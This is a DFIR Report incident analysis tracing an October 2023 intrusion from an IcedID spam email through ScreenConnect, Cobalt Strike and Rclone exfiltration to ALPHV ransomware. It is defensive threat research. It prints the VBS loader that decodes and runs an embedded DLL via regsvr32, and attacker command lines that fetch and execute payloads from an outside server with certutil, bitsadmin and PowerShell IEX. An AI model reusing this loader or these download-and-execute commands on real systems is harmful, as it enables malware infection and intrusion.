# IcedID Brings ScreenConnect and CSharp Streamer to ALPHV Ransomware Deployment

thedfirreport.com/2024/06/10/icedid-brings-screenconnect-and-csharp-streamer-to-alphv-ransomware-deployment/

June 10, 2024

## Key Takeaways

- In October 2023, we observed an intrusion that began with a spam campaign, distributing a forked IcedID loader.
- The threat actor used Impacket's wmiexec and RDP to install ScreenConnect on multiple systems, enabling them to execute various commands and deploy Cobalt Strike beacons.
- Their toolkit also included CSharp Streamer, a RAT written in CSharp with numerous functionalities, as documented here.
- The attacker used a custom tool to stage, and exfiltrate data, using Rclone.
- Eight days after initial access, ALPHV ransomware was deployed across all domain joined Windows systems.

An audio version of this report can be found on Spotify, Apple, YouTube, Audible, & Amazon.

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Five new sigma rules were created from this report and added to our Private sigma Rules

Our Threat Feed was tracking the Cobalt Strike server in this case days before this case.

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## Case Summary

This intrusion began in October 2023 with a malicious email that enticed the recipient to download a zip archive containing a Visual Basic Script (VBS) and a benign README file. We assess with high confidence that this email was part of a spam campaign delivering a forked variant of IcedID. First reported by ProofPoint in February 2023, this forked IcedID variant lacks banking functionality and prioritizes payload delivery. Upon user interaction with the archive's contents, the VBS file was executed, initiating the embedded forked IcedID loader.

This was followed by the creation of a scheduled task to maintain persistence on the beachhead. The forked IcedID loader then communicated with a command and control server, leading to the dropping and execution of another IcedID DLL. Approximately two minutes after execution, the first round of discovery was observed using Windows native binaries, mirroring the activity seen in previously reported IcedID cases.

Around two hours into the intrusion, the threat actor installed ScreenConnect on the beachhead using a renamed installer binary, "toovey.exe." They executed multiple commands on the host via ScreenConnect. These commands included Windows utilities such as nltest and net for reconnaissance. They also used PowerShell cradles, bitsadmin, and certutil to attempt retrieval of Cobalt Strike beacons on the beachhead. They had a few stumbles while trying to download the Cobalt Strike beacons using temp.sh, resulting in downloading the HTML of the website rather than their intended payload file.

Once the Cobalt Strike beacons were executed, they established communication with the Cobalt Strike command and control server. Within 20 minutes of this activity, a new payload, cslite.exe (CSharp Streamer C2), was dropped on the beachhead. CSharp Streamer is a multi-function remote access trojan that was first reported in 2021. During this intrusion, it was first used to access the LSASS process on the beachhead for credential access; and around 40 minutes after that, the threat actor performed a dcsync operation from the beachhead host to one of the domain controllers. The threat actor then copied a renamed ScreenConnect installer from the beachhead to a domain controller over SMB. The installation was completed using Impacket's wmiexec script to remotely run the ScreenConnect installer.

After installing ScreenConnect, we observed a log in to the domain controller using ScreenConnect to access the host. During this session, the threat actor dropped several CSharp Streamer payloads. Although they executed the files, we did not observe any network traffic to a command and control server at that time. Activity then ceased for approximately eight hours.

On the second day, the threat actor returned and performed network discovery on the domain controller using SoftPerfect's network scanner. They then initiated an RDP connection from the domain controller to a backup server. The threat actor reviewed backups and running processes before dropping both a CSharp Streamer binary and a previously used ScreenConnect installer. These were then executed over the RDP session. Next, a Cobalt Strike beacon was run, and LSASS was accessed on the host.

Around eleven hours later, the threat actor dropped several Cobalt Strike beacons and attempted to execute them; however, no new command and control traffic was observed. The threat actor quickly removed the files. Four hours later, another ScreenConnect installer was dropped on the backup server and executed using wmiexec. A new RDP connection was then initiated to a second domain controller, and netscan was run again. Following this, ScreenConnect was installed on the second domain controller, and an RDP session was started from this domain controller to a file server. On the file server, both a Cobalt Strike beacon and the ScreenConnect installer were dropped and executed via the RDP session.

After three days of no significant activity, the threat actor returned. They dropped and executed a new ScreenConnect installer on the backup server via wmiexec and ran netscan again. Using RDP, they connected to the file server and used Mozilla Firefox to preview a few financial documents before running netscan there as well.

The following day, a custom tool named "confucius_cpp" was dropped on the file server. Its functionalities included aggregation, staging, and compression of sensitive files. We observed the threat actor performing Google searches for the keyword "rclone" and subsequently downloading the rclone application on the file server. Instead of direct execution, the Rclone binary was started using a VBS script. Upon execution of this script, the previously staged data was successfully exfiltrated using Rclone to a remote server.

On day seven of the intrusion, a RDP connection was initiated from the beachhead to the backup and the file server using CSharp Streamer. New ScreenConnect installers appear yet again and followed the same WMI execution pattern as before.

On the final day of the intrusion, the threat actor proceeded to push toward their final objectives. From the backup server, they ran a fresh netscan sweep and began staging both a ScreenConnect installer and an ALPHV ransomware binary. First, they used xcopy to stage the ScreenConnect installer across all Windows hosts in the domain and then executed it using a WMI command. This was then repeated for the ALPHV ransomware payload. During the execution, we observed the threat actor deleting all the backups interactively. Upon completion of the ransomware execution, a ransom note was left behind on the hosts. The time to ransomware (TTR) was around 180 hours, over the course of 8 days.

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
## Analysts

Analysis and reporting completed by @yatinwad, and UC2.

## Initial Access

Initial access began with a malicious e-mail. The malicious spam campaign can be linked to a publicly reported campaign from @JAMESWT_MHT encouraging victims to download and open a ZIP archive.



Hi There,


Please take a peek at the document contained in the one way link down below.

ONE-WAY LINK


Passcode: W1289

Have a really good day!

Once the ZIP file was extracted the user was presented with a Readme and a Visual Basic Script (VBS) file.



```
You can discover the pitch followed below, attached
with this particular email message. Please remember
to give it a read and of course email or give me a
call in case any questions arise.
```



```
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tw|i|k|G|K|Q|o|p|D|i|k|S|K|R|Y|p|G|i|k|e|K|S|I|p|J|i|k|q|K|biboranS|4|p|M|i|k
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|t|C|u|4|K|7|w|r|g|C|v|E|K|biboran8|g|r|z|C|v|Q|K|9|Q|r|2|C|v|c|K|+|biboranA|
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|E|biboranC|o|U|K|h|g|q|A|A|A|A|P|A|C|A|G|w|A|A|biboranA|B|I|p|V|C|l|I|K|c|w|
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|q|biboranH|i|v|k|K|+|Y|r|w|A|A|A|A|A|D|A|B|Q|A|A|A|A|g|o|D|i|g|bartQ|K|B|I|o
o|J|i|g|q|K|bartC|w|o|L|i|g|w|biboranK|D|I|o|N|C|g|2|K|D|g|o|O|barti|g|G|K|I|
|K|f|g|q|u|i|q|E|K|s|g|q|0|i|r|c|K|bartu|Y|q|8|i|r|8|K|s|Y|r|E|C|s|a|K|y|Q|r|
r|6|C|v|6|K|biboran8|A|A|A|B|g|A|w|A|c|A|A|A|A|K|K|B|Q|o|H|i|bartg|o|K|D|g|o|
rtA|A|A|A|A|A|A|A|A|A|A|A|A|bartA|A|A|A|A|A|A|A|A|A|A|A|A|A|A|bartA|A|A|A|A|A
rtA|A|A|A|A|A|A|bartA|A|A|A|A|A|A|A|A|A|A|A|A|A|A|A|A|A|A|A|A|A|A|A|bartA|A
Dim T, T0, T1
T0 = Replace(Data, "|", "")
T1 = Replace(T0, "bart", "")
T2 = Replace(T1, "biboran", "")
T = T2
Dim D,E,B,S
Set D=CreateObject("Microsoft.XMLDOM")
Set E=D.createElement("E")
E.DataType="bin.base64"
E.Text=T
B=E.NodeTypedValue
Set objShell = CreateObject( "WScript.Shell" )
quick_launch_location = "C://windows/Temp/0370-1.dll"
Set S=CreateObject("ADODB.Stream")
S.Open
S.Type=1
S.Write B
S.SaveToFile quick_launch_location,2
S.Close
objShell.Run "C://windows/system32/regsvr32.exe " & quick_launch_location
```



WScript.exe was called when executing the script, which starts the infection.




| process.name | process.command_line | process.parent.name | process.parent.command_line |
|---|---|---|---|
| wscript.exe | "C:\Windows\System32\WScript.exe" "C:\Users\[redacted]\AppData\Local \Temp\Temp1_JNOV0135_7747811.zip\Document[2023.10.11_08-07].vbs" | explorer.exe | C:\Windows\Explorer.EXE |

The script embeds a DLL in a slightly obfuscated form and base64 encodes it, saves it in C:\Windows\Temp\0370-1.dll and then executes said DLL through regsvr32.



| process.name | process.command_line | process.parent.name | process.parent.command_line |
|---|---|---|---|
| regsvr32.exe | "C:\Windows\System32\regsvr32.exe" C://windows/Temp/0370-1.dll | wscript.exe | "C:\Windows\System32\WScript.exe" "C:\Users\[redacted]\AppData\Local \Temp\Temp1_JNOV0135_7747811.zip\Document[2023.10.11_08-07].vbs" |

This DLL is an IcedID loader as observed with sandboxing here. The infection chain was concluded by the loader dropping and executing another IcedID DLL via rundll32.




| process.name | process.command_line | process.parent.name | process.parent.command_line |
|---|---|---|---|
| cmd.exe | "C:\Windows\System32\cmd.exe" /C rundll32.exe C:\Users\[redacted]\AppData\Roaming\[redacted]\{40502BA4-3D3D-8C90-8C72-2D965AA9FD9B}\iwiqocacod.dll,#1 | regsvr32.exe | "C:\Windows\System32\regsvr32.exe" C://windows/Temp/0370-1.dll |

## Execution


### ScreenConnect

Once IcedID was operational, the threat actor used it to install the RMM tool ScreenConnect, renamed as toovey.exe.




```
rundll32.exe %APPDATA%\REDACTED\{40502BA4-3D3D-8C90-8C72-2D965AA9FD9B}\iwiqocacod.dll,#1
%LOCALAPPDATA%\Temp\toovey.exe
C:\Windows\System32\msiexec.exe /i %LOCALAPPDATA%\TEMP\setup.msi
ScreenConnect installed
```

Throughout the intrusion the threat actor dropped several more renamed ScreenConnect installers, usually employed after moving laterally to a new host and then executing it through Impacket's wmiexec.py script:




```
Impacket (WMIexec.py)
cmd.exe /Q /c goat.exe 1> \\127.0.0.1\ADMIN$\__%TIMESTAMP% 2>&1
C:\Windows\System32\msiexec.exe /i C:\Windows\TEMP\setup.msi
ScreenConnect installed
```

Besides execution with wmiexec.py, some installers were executed during the threat actor RDP sessions:



| process.name | process.command_line | process.parent.name | process.parent.command_line |
|---|---|---|---|
| db.exe | "C:\Users\[redacted]\Desktop\64-bit\db.exe" | explorer.exe | C:\Windows\Explorer.EXE |
| msiexec.exe | "C:\Windows\System32\msiexec.exe" /i "C:\Users\[redacted]\AppData\Local\Temp\4\ScreenConnect\de4e68737385c45d\setup.msi" | db.exe | "C:\Users\[redacted]\Desktop\64-bit\db.exe" |


ScreenConnect was then used to execute various commands. This can be observed in logs, as ScreenConnect drops the desired script on disk, followed by the corresponding interpreter, as discussed in a previous report. This can be seen in various events, such as Security Event ID 4688 or Sysmon Event 1, as displayed below.



| commandLine | parentCmdLine ↑ |
|---|---|
| "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.7.8.8676\8677ce3f-379a-4cce-988c-a237891f3502run.cmd" | "C:\Program Files (x86)\ScreenConnect Client (508d9bb777b006bd)\ScreenConnect.ClientService.exe |
| "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.7.8.8676\275dd6f5-71a4-4146-9c47-25670f04289erun.cmd" | "C:\Program Files (x86)\ScreenConnect Client (508d9bb777b006bd)\ScreenConnect.ClientService.exe |
| "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.7.8.8676\05ee3b73-7aa6-4c1a-97f6-6cca3ec38f59run.cmd" | "C:\Program Files (x86)\ScreenConnect Client (524c909663a5028e)\ScreenConnect.ClientService.exe" |
| "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\41d957ab-2bfc-43d0-a024-965cec5d08bdrun.cmd" | "C:\Program Files (x86)\ScreenConnect Client (82d6a046a146bc1a)\ScreenConnect.ClientService.exe" |
| "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\30018963-7378-4802-a40b-0391c9d1f5b3run.cmd" | "C:\Program Files (x86)\ScreenConnect Client (82d6a046a146bc1a)\ScreenConnect.ClientService.exe" |
| "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\3c516132-4f8a-481f-915a-a18f256cdb59run.cmd" | "C:\Program Files (x86)\ScreenConnect Client (82d6a046a146bc1a)\ScreenConnect.ClientService.exe" |
| "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\8918a0e0-3d51-4644-a279-731bb2c44d35run.cmd" | "C:\Program Files (x86)\ScreenConnect Client (82d6a046a146bc1a)\ScreenConnect.ClientService.exe" |
| "WindowsPowershell\v1.0\powershell.exe" -NoProfile -NonInteractive -ExecutionPolicy Unrestricted -File "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\bfa0d697-06a8-489d-8acf-06f021c1f634run.ps1" | "C:\Program Files (x86)\ScreenConnect Client (82d6a046a146bc1a)\ScreenConnect.ClientService.exe" |


## Cobalt Strike

As in most intrusions we document, Cobalt Strike beacons were used in this intrusion. On the beachhead host, using ScreenConnect, the threat actor tried to download malicious Cobalt Strike beacons using bitsadmin, without success.



| ParentCommandLine | CommandLine |
|---|---|
| "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\210bd2ae-32f2-43e6-8e64-09d61ff22ec1run.cmd" | bitsadmin /transfer mydownloadjob /download /priority normal http://85.209.11.48:80/download/test1.exe C:\programdata\s1.exe |

Besides process creation event logs, bitsadmin downloads can also be detected via event ID 59 and 60 of "Microsoft-Windows-Bits-Client/Operational" log.



| | | | | |
|---|---|---|---|---|
| Information | [redacted] | Bits-Client | 60 | None |
| Information | [redacted] | Bits-Client | 59 | None |

Event 59, Bits-Client

General Details

BITS started the mydownloadjob transfer job that is associated with the http://85.209.11.48:80/download/test1.exe URL.


| | | | | |
|---|---|---|---|---|
| Information | [redacted] | Bits-Client | 60 | None |
| Information | [redacted] | Bits-Client | 59 | None |

Event 60, Bits-Client

General Details


BITS stopped transferring the mydownloadjob transfer job that is associated with the http://85.209.11.48:80/download/test1.exe URL. The status code is 0x0.

Following this failure, they used another LOLBin named certutil to download their payloads, again via ScreenConnect. This behavior was repeated to download other Cobalt Strike beacons.



| ParentCommandLine | CommandLine |
|---|---|
| "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\22cff2ad-242a-4e11-ae5b-6b4b15db7475run.cmd" | certutil -urlcache -split -f http://85.209.11.48:80/download/test1.exe C:\programdata\cscs.exe |
| "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\3525362a-206d-48a6-94eb-b91e82e43998run.cmd" | certutil -urlcache -split -f http://85.209.11.48:80/download/http64.exe C:\programdata\cscss.exe |
| "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\6c559670-f868-426e-b1e7-343da0f744e2run.cmd" | certutil -urlcache -split -f http://85.209.11.48:80/download/csss.exe C:\programdata\cscssss.exe |


PowerShell was another tool used to retrieve Cobalt Strike beacons, again with some failures, and yet again using ScreenConnect.




| ParentCommandLine | CommandLine |
|---|---|
| "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\7c0bb162-77f3-4c0d-a7b9-89c4f8946e91run.cmd" | powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://85.209.11.48:80/ksajSk')) |
| "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\ef76ac0a-eef1-4b00-87c6-fa2d18cbffdbrun.cmd" | powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://85.209.11.48:80/ksaid'))" |
| "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\77946bda-04b8-49e5-b804-152537e793d8run.cmd" | powershell Invoke-WebRequest "http://temp.sh/VSIAV/http64.exe" -OutFile C:\programdata\rr.exe |

In addition to the previously mentioned methods of retrieving additional payloads, there was another instance where the attackers used temp.sh to host their malware. However, a failure occurs when attempting to directly download a file from these links. Instead of obtaining the actual file, users end up downloading an HTML presentation page that prompts them to click a link to retrieve the file.

```
powershell Invoke-WebRequest "http://temp.sh/VSlAV/http64.exe" -OutFile C:\programdata\rr.exe
```




```
GET /VSlAV/http64.exe HTTP/1.1
Connection: Keep-Alive
Host: temp.sh

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 12 Oct 2023 13:29:50 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3145
Connection: keep-alive

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Temp.sh | http64.exe</title>
    <style type="text/css">
        body {
            font-size: 18px;
            font-family: "Lucida Console", monospace;
            color: white;
            background-color: black;
            text-align: center;
        }
```



